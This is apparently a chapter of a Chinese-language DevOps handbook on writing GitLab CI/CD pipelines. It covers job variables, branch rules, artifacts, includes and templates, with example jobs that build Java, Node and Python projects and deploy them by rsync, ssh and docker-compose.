CI_DEPENDENCY_PROXY_GROUP_IMAGE_PREFIX="192.168.30.5:80/neo/dependency_proxy/containers"
49declare -x CI_DEPENDENCY_PROXY_PASSWORD="[MASKED]"
50declare -x CI_DEPENDENCY_PROXY_SERVER="192.168.30.5:80"
51declare -x CI_DEPENDENCY_PROXY_USER="gitlab-ci-token"
52declare -x CI_DISPOSABLE_ENVIRONMENT="true"
53declare -x CI_JOB_ID="4705"
54declare -x CI_JOB_IMAGE="maven:3.8.2-openjdk-17"
55declare -x CI_JOB_JWT="[MASKED]"
56declare -x CI_JOB_NAME="build-job"
57declare -x CI_JOB_STAGE="build"
58declare -x CI_JOB_STARTED_AT="2021-09-18T07:01:07Z"
59declare -x CI_JOB_STATUS="running"
60declare -x CI_JOB_TOKEN="[MASKED]"
61declare -x CI_JOB_URL="http://192.168.30.5/neo/alertmanager-webhook/-/jobs/4705"
62declare -x CI_NODE_TOTAL="1"
63declare -x CI_PAGES_DOMAIN="example.com"
64declare -x CI_PAGES_URL="http://neo.example.com/alertmanager-webhook"
65declare -x CI_PIPELINE_CREATED_AT="2021-09-18T07:00:58Z"
66declare -x CI_PIPELINE_ID="1866"
67declare -x CI_PIPELINE_IID="100"
68declare -x CI_PIPELINE_SOURCE="push"
69declare -x CI_PIPELINE_URL="http://192.168.30.5/neo/alertmanager-webhook/-/pipelines/1866"
70declare -x CI_PROJECT_CLASSIFICATION_LABEL=""
71declare -x CI_PROJECT_DIR="/builds/neo/alertmanager-webhook"
72declare -x CI_PROJECT_ID="23"
73declare -x CI_PROJECT_NAME="alertmanager-webhook"
74declare -x CI_PROJECT_NAMESPACE="neo"
75declare -x CI_PROJECT_PATH="neo/alertmanager-webhook"
76declare -x CI_PROJECT_PATH_SLUG="neo-alertmanager-webhook"
77declare -x CI_PROJECT_REPOSITORY_LANGUAGES="java"
78declare -x CI_PROJECT_ROOT_NAMESPACE="neo"
79declare -x CI_PROJECT_TITLE="Alertmanager Webhook"
80declare -x CI_PROJECT_URL="http://192.168.30.5/neo/alertmanager-webhook"
81declare -x CI_PROJECT_VISIBILITY="public"
82declare -x CI_REGISTRY_PASSWORD="[MASKED]"
83declare -x CI_REGISTRY_USER="gitlab-ci-token"
84declare -x CI_REPOSITORY_URL="http://gitlab-ci-token:[MASKED]@192.168.30.5/neo/alertmanager-
webhook.git"
85declare -x CI_RUNNER_DESCRIPTION="development"
86declare -x CI_RUNNER_EXECUTABLE_ARCH="linux/amd64"
87declare -x CI_RUNNER_ID="23"
88declare -x CI_RUNNER_REVISION="58ba2b95"
89declare -x CI_RUNNER_SHORT_TOKEN="GP-ozvd6"
90declare -x CI_RUNNER_TAGS="docker"
91declare -x CI_RUNNER_VERSION="14.2.0"
92declare -x CI_SERVER="yes"
93declare -x CI_SERVER_HOST="192.168.30.5"
94declare -x CI_SERVER_NAME="GitLab"
95declare -x CI_SERVER_PORT="80"
96declare -x CI_SERVER_PROTOCOL="http"
97declare -x CI_SERVER_REVISION="2da7c857960"
98declare -x CI_SERVER_URL="http://192.168.30.5"
99declare -x CI_SERVER_VERSION="14.2.1"
100declare -x CI_SERVER_VERSION_MAJOR="14"
101declare -x CI_SERVER_VERSION_MINOR="2"
```

```
102declare -x CI_SERVER_VERSION_PATCH="1"
103declare -x FF_CMD_DISABLE_DELAYED_ERROR_LEVEL_EXPANSION="false"
104declare -x FF_DISABLE_UMASK_FOR_DOCKER_EXECUTOR="false"
105declare -x FF_ENABLE_BASH_EXIT_CODE_CHECK="false"
106declare -x FF_GITLAB_REGISTRY_HELPER_IMAGE="true"
107declare -x FF_NETWORK_PER_BUILD="false"
108declare -x FF_SCRIPT_SECTIONS="false"
109declare -x FF_SKIP_DOCKER_MACHINE_PROVISION_ON_CREATION_FAILURE="true"
110declare -x FF_SKIP_NOOP_BUILD_STAGES="true"
111declare -x FF_USE_DIRECT_DOWNLOAD="true"
112declare -x FF_USE_DYNAMIC_TRACE_FORCE_SEND_INTERVAL="false"
113declare -x FF_USE_FASTZIP="false"
114declare -x FF_USE_LEGACY_KUBERNETES_EXECUTION_STRATEGY="false"
115declare -x FF_USE_NEW_BASH_EVAL_STRATEGY="false"
116declare -x FF_USE_POWERSHELL_PATH_RESOLVER="false"
117declare -x FF_USE_WINDOWS_LEGACY_PROCESS_STRATEGY="true"
118declare -x GITLAB_CI="true"
119declare -x GITLAB_FEATURES=""
120declare -x GITLAB_USER_EMAIL="neo@t.com"
121declare -x GITLAB_USER_ID="2"
122declare -x GITLAB_USER_LOGIN="neo"
123declare -x GITLAB_USER_NAME="neo"
124declare -x HOME="/root"
125declare -x HOSTNAME="runner-gp-ozvd6-project-23-concurrent-0"
126declare -x JAVA_HOME="/usr/java/openjdk-17"
127declare -x JAVA_VERSION="17"
128declare -x LANG="C.UTF-8"
129declare -x MAVEN_HOME="/usr/share/maven"
130declare -x OLDPWD="/"
131declare -x PATH="/usr/java/openjdk-
17/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
132declare -x PWD="/builds/neo/alertmanager-webhook"
133declare -x SHLVL="1"
```

Git submodule

```
variables:
  GIT_SUBMODULE_STRATEGY: recursive
```

通过条件，设置变量

```
job:
variables:
  DEPLOY_VARIABLE: "default-deploy"
rules:
  - if: $CI_COMMIT_REF_NAME == $CI_DEFAULT_BRANCH
    variables:                              # Override DEPLOY_VARIABLE defined
      DEPLOY_VARIABLE: "deploy-production"  # at the job level.
  - if: $CI_COMMIT_REF_NAME =~ /feature/
    variables:
      IS_A_FEATURE: "true"                  # Define a new variable.
script:
  - echo "Run script with $DEPLOY_VARIABLE as an argument"
  - echo "Run another script if $IS_A_FEATURE exists"
```

例子

```
build-job:
  stage: build
  image: registry.ejiayou.com/share/maven:3.8.6-openjdk-8
  variables:
    VERSION: -SNAPSHOT
  rules:
    - if: $CI_COMMIT_BRANCH == master
      variables:
        VERSION: ".RELEASE"
    - if: $CI_COMMIT_BRANCH == grey
      variables:
        VERSION: ".RELEASE"
  before_script:
    - rm -rf /root/.m2/repository/com/other/*
    - sed -i "s/\"dev\"/\"${CI_COMMIT_BRANCH}\"/" ${MODULE}/src/main/resources/log4j2.xml
    - sed -i "s/2\.3\.7\.RELEASE/2\.7\.7/" ${MODULE}/pom.xml
  script:
    - mvn -U -T 1C clean package -Densd.version=$VERSION
  after_script:
    - md5sum ${MODULE}/target/*.jar
  only:
    - dev
    - test
    - grey
    - master
  tags:
    - kubernetes
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - ${MODULE}/target/*.jar
```

6.4. script /before_script / after_script

before_script: 在 pipeline 运行前执行脚本

after_script: 在 pipeline 完成之后执行脚本

```
cache:
  paths:
    - node_modules
    - dist

before_script:
  - cnpm install

stages:
  - build
  - test
  - deploy

build-dev-job:
  stage: build
  only:
    - development
  script:
    - npm run build:dev
```

```
build-test-job:
  stage: build
  only:
    - testing
  script:
    - npm run build:stage

build-prod-job:
  stage: build
  only:
    - master
  script:
    - npm run build:prod

test-job:
  stage: test
  variables:
    GIT_STRATEGY: none
  script:
    - echo "Running unit tests..."
    - find dist/
    - echo "Test complete."

deploy-dev-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  only:
    - development
  script:
    - echo "Deploying application..."
    - rsync -auzv --delete dist/* www@192.168.30.11:/opt/netkiller.cn/admin.netkiller.cn/
    - echo "Application successfully deployed."

deploy-test-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  only:
    - testing
  script:
    - echo "Deploying application..."
    - rsync -auzv --delete dist/* www@192.168.30.10:/opt/netkiller.cn/admin.netkiller.cn/
    - echo "Application successfully deployed."

deploy-prod-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  only:
    - master
  script:
    - echo "Deploying application..."
    - rsync -auzv --delete dist/* www@139.16.10.12:/opt/netkiller.cn/admin.netkiller.cn/
    - echo "Application successfully deployed."
```

条件判断

```
script:
    - (if [ "$flag" == "true" ]; then kubectl apply -f demo1 --record=true; else kubectl apply
-f demo2 --record=true; fi);
```

```
deploy-dev:
        image: maven
        environment: dev
        tags:
         - kubectl
        script:
         - if [ "$flag" == "true" ]; then MODULE="demo1"; else MODULE="demo2"; fi
         - kubectl apply -f ${MODULE} --record=true
```

多行脚本

```
release-job:
  stage: release
  tags:
    - shell
  only:
    - master
  script:
    - |
      echo -e "
      @sfzito:registry=http://${CI_SERVER_HOST}/api/v4/projects/${CI_PROJECT_ID}/packages/npm/

//${CI_SERVER_HOST}/api/v4/projects/${CI_PROJECT_ID}/packages/npm/:_authToken=${CI_JOB_TOKEN}
      " > .npmrc
    - cnpm publish
  when: manual
```

```
script: |
    if [ "$flag" == "true" ]; then
      kubectl apply -f demo1 --record=true
    else
      kubectl apply -f demo2 --record=true
    fi
```

```
deploy-dev:
image: testimage
environment: dev
tags:
  - kubectl
script:
  - >
    if [ "$flag" == "true" ]; then
      kubectl apply -f demo1 --record=true
    else
      kubectl apply -f demo2 --record=true
    fi
```

6.5. only and except

only 用于匹配分支

```
deploy_job:
  stage: deploy
  script:
    - echo Deploy OK
  only:
    - master
  when: manual
```

only 可是使用正则表达式，还可能与 except 一同使用，用于排除分支

```
job:
  # use regexp
  only:
    - /^issue-.*$/
  # use special keyword
  except:
    - branches
```

使用关键字

```
job:
  # use special keywords
  only:
    - tags
    - triggers
```

only和except允许使用特殊的关键字：

- branches 匹配所有 git 分支
- tags 匹配所有 git tag
- triggers

匹配 **feature / hotfix** 分支

```
  only:  # 只对 feature/.* 开头 和 以 feature-.* 开头分支有效
    - /^feature\/.*$/
    - /^feature-.*$/
    - /^hotfix\/.*$/
    - /^hotfix-.*$/
```

匹配 feature / hotfix 分支

```
deploy-feature-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
    # DOCKER_HOST: unix:///var/run/docker.sock mvn clean install docker:build
  environment:
    name: feature
    url: https://api.netkiller.cn
  only:
    - /^feature\/.*/
  tags:
    - shell
  before_script:
    - mvn docker:build -DpushImage
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - ./*.sql.gz
  script:
    - scp src/main/docker/docker-compose.yaml www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml up"
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml restart"
  when: manual

deploy-hotfix-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
  environment:
    name: hotfix
    url: https://api.netkiller.cn
  only:
    - /^hotfix\/.*/
  tags:
    - shell
  before_script:
    - mvn docker:build -DpushImage
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - ./*.sql.gz
  script:
    - scp src/main/docker/docker-compose.yaml www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml up"
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml restart"
  when: manual
```

监控文件变化

```
```

```
docker build:
  script: docker build -t netkiller:$CI_COMMIT_REF_SLUG .
  only:
    refs:
      - branches
    changes:
      - Dockerfile
      - dockerfiles/**/*
      - more_scripts/*.{rb,py,sh}
      - "**/*.json"
```

6.6. 构建物

保留 api.netkiller.cn/target/*.jar 文件

```
cache:
#   untracked: true
  paths:
    - api.netkiller.cn/target/

stages:
  - build
  - test
  - deploy
  - database

build-job:
  stage: build
  before_script:
    - wechat -t 1 api.netkiller.cn $CI_COMMIT_AUTHOR 在 $CI_COMMIT_BRANCH 分支提交了代码
$CI_COMMIT_MESSAGE 正在构建中
    - voice $(echo "$CI_COMMIT_AUTHOR" | cut -d ' ' -f1) 在 API 项目 $CI_COMMIT_BRANCH 分支提交了
代码，正在构建中
    - if [ "$CI_PIPELINE_SOURCE" == "schedule" ]; then mvn clean; fi
  after_script:
    - wechat -t 1 api.netkiller.cn $CI_COMMIT_AUTHOR 在 $CI_COMMIT_BRANCH 分支代码完成编译和打包
  script:
    - mvn -T 1C -Dmaven.test.skip=true package
    - md5sum */target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - api.netkiller.cn/target/*.jar
```

所有git没有追踪的文件视为构建物

```
artifacts:
  untracked: true
```

禁止 **job** 下载构建物

```
job:
```

```
  stage: build
  script: make build
  dependencies: []
```

6.7. 允许失败

设置当一个job运行失败之后并不影响后续的CI构建过程

```
job1:
  stage: build
  script:
  - execute_script_that_will_fail

job2:
  stage: test
  script:
  - execute_script_that_will_succeed
  allow_failure: true

job3:
  stage: deploy
  script:
  - deploy_to_staging
```

6.8. 定义何时开始job

when: 可以是on_success，on_failure，always或者manual

when可以设置以下值：

- on_success: 只有前面stages的所有工作成功时才执行。 这是默认值。
- on_failure: 当前面stages中任意一个jobs失败后执行。
- always: 无论前面stages中jobs状态如何都执行。
- manual: 手动执行

```
```

6.9. services

```
services:
- mysql

variables:
  # Configure mysql service (https://hub.docker.com/_/mysql/)
  MYSQL_DATABASE: hello_world_test
  MYSQL_ROOT_PASSWORD: mysql

connect:
  image: mysql
  script:
  - echo "SELECT 'OK';" | mysql --user=root --password="$MYSQL_ROOT_PASSWORD" --host=mysql
```

```
"$MYSQL_DATABASE"
```

6.10. tags

在 gitlab-runner register 的时候会提示：Please enter the gitlab-ci tags for this runner (comma separated):

如果你输入了标签就需要在 Pipeline 中设置 tags 否则 Pipeline 将不运行。

```
  only:
    - master
  tags:
    - ansible
```

```
# This file is a template, and might need editing before it works on your project.
# This is a sample GitLab CI/CD configuration file that should run without any modifications.
# It demonstrates a basic 3 stage CI/CD pipeline. Instead of real tests or scripts,
# it uses echo commands to simulate the pipeline execution.
#
# A pipeline is composed of independent jobs that run scripts, grouped into stages.
# Stages run in sequential order, but jobs within stages run in parallel.
#
# For more information, see: https://docs.gitlab.com/ee/ci/yaml/README.html#stages

stages:          # List of stages for jobs, and their order of execution
  - build
  - test
  - deploy

build-job:       # This job runs in the build stage, which runs first.
  stage: build
  tags:
    - neo
  script:
    - echo "Compiling the code..."
    - echo "Compile complete."

unit-test-job:   # This job runs in the test stage.
  stage: test    # It only starts when the job in the build stage completes successfully.
  tags:
    - neo
  script:
    - echo "Running unit tests... This will take about 60 seconds."
    - sleep 60
    - echo "Code coverage is 90%"

lint-test-job:   # This job also runs in the test stage.
  stage: test    # It can run at the same time as unit-test-job (in parallel).
  script:
    - echo "Linting code... This will take about 10 seconds."
    - sleep 10
    - echo "No lint issues found."

deploy-job:      # This job runs in the deploy stage.
  stage: deploy  # It only runs when *both* jobs in the test stage complete successfully.
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
```

```
```

6.11. rules 规则

```
job-name:
  script:
    - echo "i am potato"
  rules:
    - if: '$CI_COMMIT_BRANCH != "potato"'
```

条件判断

```
workflow:
  rules:
    - if: '$CI_PIPELINE_SOURCE == "schedule"'
      when: never
    - if: '$CI_PIPELINE_SOURCE == "push"'
      when: never
    - when: always

job:
  script: "echo Hello, Rules!"
  rules:
    - if: '$CI_MERGE_REQUEST_TARGET_BRANCH_NAME == "master"'
      when: always
    - if: '$VAR =~ /pattern/'
      when: manual
    - when: on_success
```

6.12. include 包含

```
include:
  - local: '.gitlab-ci-development.yml'
    rules:
      - if: '$CI_COMMIT_BRANCH == "development"'
  - local: '.gitlab-ci-staging.yml'
    rules:
      - if: '$CI_COMMIT_BRANCH == "staging"'
```

```
include:
  - local: builds.yml
    rules:
      - exists:
          - file.md
```

```
```

```
include: 'configs/*.yml'

# This matches all `.yml` files in `configs` and any subfolder in it.
include: 'configs/**.yml'

# This matches all `.yml` files only in subfolders of `configs`.
include: 'configs/**/*.yml'
```

6.13. 模版

```
demo1-deploy-dev:
  extends: .deploy-dev
  only:
    variables: [ $flag == "true" ]
  variables:
    MODULE: demo1

demo2-deploy-dev:
  extends: .deploy-dev
  only:
    variables: [ $flag == "false" ]
  variables:
    MODULE: demo2

.deploy-dev:
image: testimage
environment: dev
tags:
  - kubectl
script:
  - kubectl apply -f ${MODULE} --record=true
```

```
cache:
  untracked: true

stages:
  - build
  # - test
  - deploy

build development:
  stage: build
  tags:
    - cloud
  only:
    - development
  except:
    - feature
  script:
    - mvn -T 1C -Dmaven.test.skip=true clean package
  # when: manual

# unit-test-job:
#   stage: test
#   script:
#     - echo "Running unit tests... This will take about 60 seconds."
#     - echo "Code coverage is 90%"
```

```
# lint-test-job:
#   stage: test
#   script:
#     - echo "Linting code... This will take about 10 seconds."
#     - echo "No lint issues found."

deploy development:
  stage: deploy
  tags:
    - cloud
  only:
    - development
  script:
    - \cp -f auth/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f gateway/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f modules/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
  after_script:
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment up
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment restart
  when: manual

gateway-dev:
  extends: .deploy-dev
  # only:
    # variables: [ $flag == "true" ]
  variables:
    MODULE: gateway
  environment:
    url: https://${MODULE}.netkiller.cn
  script:
    - \cp -f ${MODULE}/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

auth-dev:
  extends: .deploy-dev
  variables:
    MODULE: auth
  script:
    - \cp -f ${MODULE}/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

queue-dev:
  extends: .deploy-dev
  variables:
    MODULE: incar
  script:
    - \cp -f modules/queue/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

ms-dev:
  extends: .deploy-dev
  variables:
    MODULE: ms
  script:
    - \cp -f modules/ms/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

system-dev:
  extends: .deploy-dev
  variables:
    MODULE: system
  script:
    - \cp -f modules/system/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

job-dev:
  extends: .deploy-dev
  variables:
    MODULE: job
  script:
    - \cp -f modules/job/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
```

```
.deploy-dev:
  stage: deploy
  tags:
  - cloud
  only:
  - development
  environment:
    name: development
  when: manual
  # before_script:
    # - mvn -T 1C -Dmaven.test.skip=true clean package
    # - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment ps
  after_script:
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment up ${MODULE}
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment restart ${MODULE}
```

6.14. release

```
stages:
  - build
  - test
  - deploy
  - release

release_job:
  stage: release
  image: registry.gitlab.com/gitlab-org/release-cli:latest
  tags:
    - docker
  rules:
    - if: $CI_COMMIT_TAG                  # Run this job when a tag is created manually
  script:
    - echo 'Running the release job.'
  release:
    name: 'Release $CI_COMMIT_TAG'
    tag_name: '$CI_COMMIT_TAG'
    description: 'Release created using the release-cli.'
```



6.15. 应用案例

Java

```
before_script:
 - echo "Execute scripts which are required to bootstrap the application. !"

after_script:
 - echo "Clean up activity can be done here !."

stages:
 - build
 - test
 - package
```

```
 - deploy

variables:
 MAVEN_CLI_OPTS: "--batch-mode"
 MAVEN_OPTS: "-Dmaven.repo.local=.m2/repository"

cache:
 paths:
  - .m2/repository/
  - target/

build:
 stage: build
 image: maven:latest
 script:
  - mvn $MAVEN_CLI_OPTS clean compile

test:
 stage: test
 image: maven:latest
 script:
  - mvn $MAVEN_CLI_OPTS test

package:
 stage: package
 image: maven:latest
 script:
  - mvn $MAVEN_CLI_OPTS package
 artifacts:
  paths: [target/test-0.0.1.war]


deploy_test:
 stage: deploy
 script:
  - echo "########   To be defined   ########"
 environment: staging

deploy_prod:
 stage: deploy
 script:
  - echo "########   To be defined   ########"
 only:
  - master
 environment: production
```

使用 **Docker** 编译并收集构建物

```


#image: java:8
#image: maven:latest
image: maven:3.5.0-jdk-8

stages:
  - build
  - test
  - package

build:
  stage: build
  script: mvn compile

unittest:
```

```
  stage: test
  script: mvn test


package:
  stage: package
  script: mvn package
  artifacts:
    paths:
      - target/java-project-0.0.1-SNAPSHOT.jar
```

Shell 执行器，远程部署物理机/虚拟机

```
cache:
  untracked: true

stages:
  - build
  - test
  - deploy

build-job:
  stage: build
  tags:
    - shell
  script:
    - mvn clean package -Dmaven.test.skip=true
    - ls target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar

test-job:
  stage: test
  variables:
    GIT_STRATEGY: none
  only:
    - tags
    - testing
  script:
    - mvn test

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
  environment:
    name: development
    url: https://api.netkiller.cn
  only:
    - development
  tags:
    - shell
  before_script:
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  # after_script:
  artifacts:
    name: "$CI_PROJECT_NAME"
```

```
    paths:
      - ./*.sql.gz
  script:
    - rsync -auzv target/*.jar www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh -f -C -q www@$HOST "pkill java; sleep 5; java -jar
/opt/netkiller.cn/api.netkiller.cn/alertmanager-0.0.1.jar >/dev/null 2>&1 &"
```

Shell 执行器，远程部使用容器启动项目

```
cache:
  untracked: true

stages:
  - build
  - test
  - deploy

build-job:
  stage: build
  tags:
    - shell
  script:
    - mvn clean package -Dmaven.test.skip=true
    - ls target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar

test-job:
  stage: test
  variables:
    GIT_STRATEGY: none
  only:
    - tags
    - testing
  script:
    - mvn test

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
  environment:
    name: development
    url: https://api.netkiller.cn
  only:
    - development
  tags:
    - shell
  before_script:
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  # after_script:
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - ./*.sql.gz
  script:
    - rsync -auzv target/*.jar www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - rsync -auzv src/main/docker/development/docker-compose.yaml
```

```
www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml up -d api"
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml restart api"
```

Docker 执行器

```
cache:
  untracked: true

stages:
  - build
  - test
  - deploy

build-job:
  image: maven:3.8.2-openjdk-17
  stage: build
  tags:
    - docker
  script:
    - mvn clean package -Dmaven.test.skip=true
    - ls target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar

test-job:
  image: maven:3.8.2-openjdk-17
  stage: test
  variables:
    GIT_STRATEGY: none
  tags:
    - docker
  script:
    - mvn test

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
  environment:
    name: development
    url: https://api.netkiller.cn
  only:
    - development
  tags:
    - shell
  before_script:
    # - DOCKER_HOST=unix:///var/run/docker.sock mvn clean install docker:build
    - mvn docker:build -DpushImage
    # - mvn docker:push
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - ./*.sql.gz
  script:
```

```
    - scp src/main/docker/docker-compose.yaml www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml up"
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml restart"
```

Node

```
cache:
  paths:
    - node_modules
    # - dist

stages:
  - build
  # - test
  - deploy

build-job:
  stage: build
  script:
    - npm install
#     - yarn install
#     - yarn run build

# unit-test-job:
#   stage: test
#   script:
#     - yarn run test

# lint-test-job:
#   stage: test
#   script:
#     - yarn run lint

deploy-job:
  stage: deploy
  script:
    - rsync -auzv --delete * www@192.168.30.10:/opt/netkiller.cn/www.netkiller.cn/
    - ssh www@192.168.0.10 "sudo pm2 --update-env restart
/opt/netkiller.cn/www.netkiller.cn/main.js"
```

vue.js android

```
build site:
  image: node:6
  stage: build
  script:
    - npm install --progress=false
    - npm run build
  artifacts:
    expire_in: 1 week
    paths:
      - dist

unit test:
```

```
  image: node:6
  stage: test
  script:
    - npm install --progress=false
    - npm run unit

deploy:
  image: alpine
  stage: deploy
  script:
    - apk add --no-cache rsync openssh
    - mkdir -p ~/.ssh
    - echo "$SSH_PRIVATE_KEY" >> ~/.ssh/id_dsa
    - chmod 600 ~/.ssh/id_dsa
    - echo -e "Host *\n\tStrictHostKeyChecking no\n\n" > ~/.ssh/config
    - rsync -rav --delete dist/ user@server.com:/your/project/path/
```

Python

```
cache:
  # key: $CI_COMMIT_REF_SLUG
  paths:
    - .pytest_cache
    - __pycache__

stages:
  - build
  - test
  - report

build-job:
  stage: build
  tags:
    - shell
  script:
    - pip3 install -r requirements.txt

unit-test-job:
  stage: test
  tags:
    - shell
  before_script:
    - wechat -t 2 开始接口自动化测试
  after_script:
    - wechat -t 2 接口自动化测试完成
  script:
    - cd api_test
    - pytest --no-header --tb=no --alluredir=/dev/shm/allure-results --clean-alluredir | wechat
-t 2 --stdin
    # - wechat -t 2 "$(cat output.log)"

# lint-test-job:
#   stage: test
#   tags:
#     - shell
#   script:
#     - pip3 install pylint
#     - pylint -j 4 api_test/*

report-job:
  stage: report
  tags:
```

```
    - shell
  after_script:
    - wechat -t 2 测试报告 http://test.netkiller.cn/test/index.html
  script:
    - allure generate /dev/shm/allure-results -o /dev/shm/allure-report --clean
    - lrsync '/dev/shm/allure-report/*'
www@test.netkiller.cn:/opt/netkiller.cn/test.netkiller.cn/test/
```

docker

```
cache:
  untracked: true

stages:
  - build
  - test
  - deploy

build-job:
  image: maven:3.8.2-openjdk-17
  stage: build
  tags:
    - docker
  script:
    - mvn clean package -Dmaven.test.skip=true
    - ls target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar

test-job:
  image: maven:3.8.2-openjdk-17
  stage: test
  variables:
    GIT_STRATEGY: none
  tags:
    - docker
  script:
    - mvn test

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
    DOCKER_HOST: unix:///var/run/docker.sock mvn clean install docker:build
  environment:
    name: development
    url: https://api.netkiller.cn
  only:
    - development
  tags:
    - shell
  before_script:
    - mvn docker:build -DpushImage
    # - mvn docker:push
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
```

```
      - ./*.sql.gz
  script:
    - scp src/main/docker/docker-compose.yaml www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml up"
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml restart"
```

include 高级用法

.gitlab-ci.yml

```
cache:
  key: ${CI_COMMIT_REF_SLUG}
  # untracked: true
  paths:
    - dist

stages:
  - build
  # - test
  - deploy
  # - docker

build-job:
  stage: build
  tags:
    - feature
  only:
    - split
  except:
    - development
  script:
    # - mvn -T 1C -Dmaven.test.skip=true clean package
    - mvn -Dmaven.test.skip=true clean package

include:
  - '.gitlab-ci-docker.yml'
  - local: '.gitlab-ci-development.yml'
    rules:
      - if: '$CI_COMMIT_BRANCH == "development"'
  - local: '.gitlab-ci-staging.yml'
    rules:
      - if: '$CI_COMMIT_BRANCH == "staging"'
```

.gitlab-ci-development.yml

```
build development:
  stage: build
  # tags:
    # - cloud
  only:
    - development
  except:
    - feature
  before_script:
```

```
    - rm -rf dist && mkdir -p dist
  script:
    - mvn -T 1C -Dmaven.test.skip=true clean package
    # - mvnd clean package
  after_script:
    - find . \( ! -path "*/common/*" -a ! -path "*/lib/*" -a ! -path "./dist/*" -a ! -path
"./api/*" \) -type f -name "*.jar" -exec \cp -af {} dist \;
    - find dist/ -type f -name "*.jar" -exec md5sum {} \;
  # when: manual

all-in-one:
  stage: deploy
  # tags:
    # - cloud
  only:
    - development
  script:
    # - \cp -af auth/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    # - \cp -af gateway/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    # - \cp -af modules/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    # - \cp -af visual/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -af dist/*.jar /opt/netkiller.cn/cloud.netkiller.cn
  after_script:
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment up auth incar ms
system job activiti chain gateway
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment restart up auth incar
ms system job activiti chain gateway
  when: manual


gateway:
  extends: .deploy-dev
  # only:
    # variables: [ $flag == "true" ]
  variables:
    MODULE: gateway
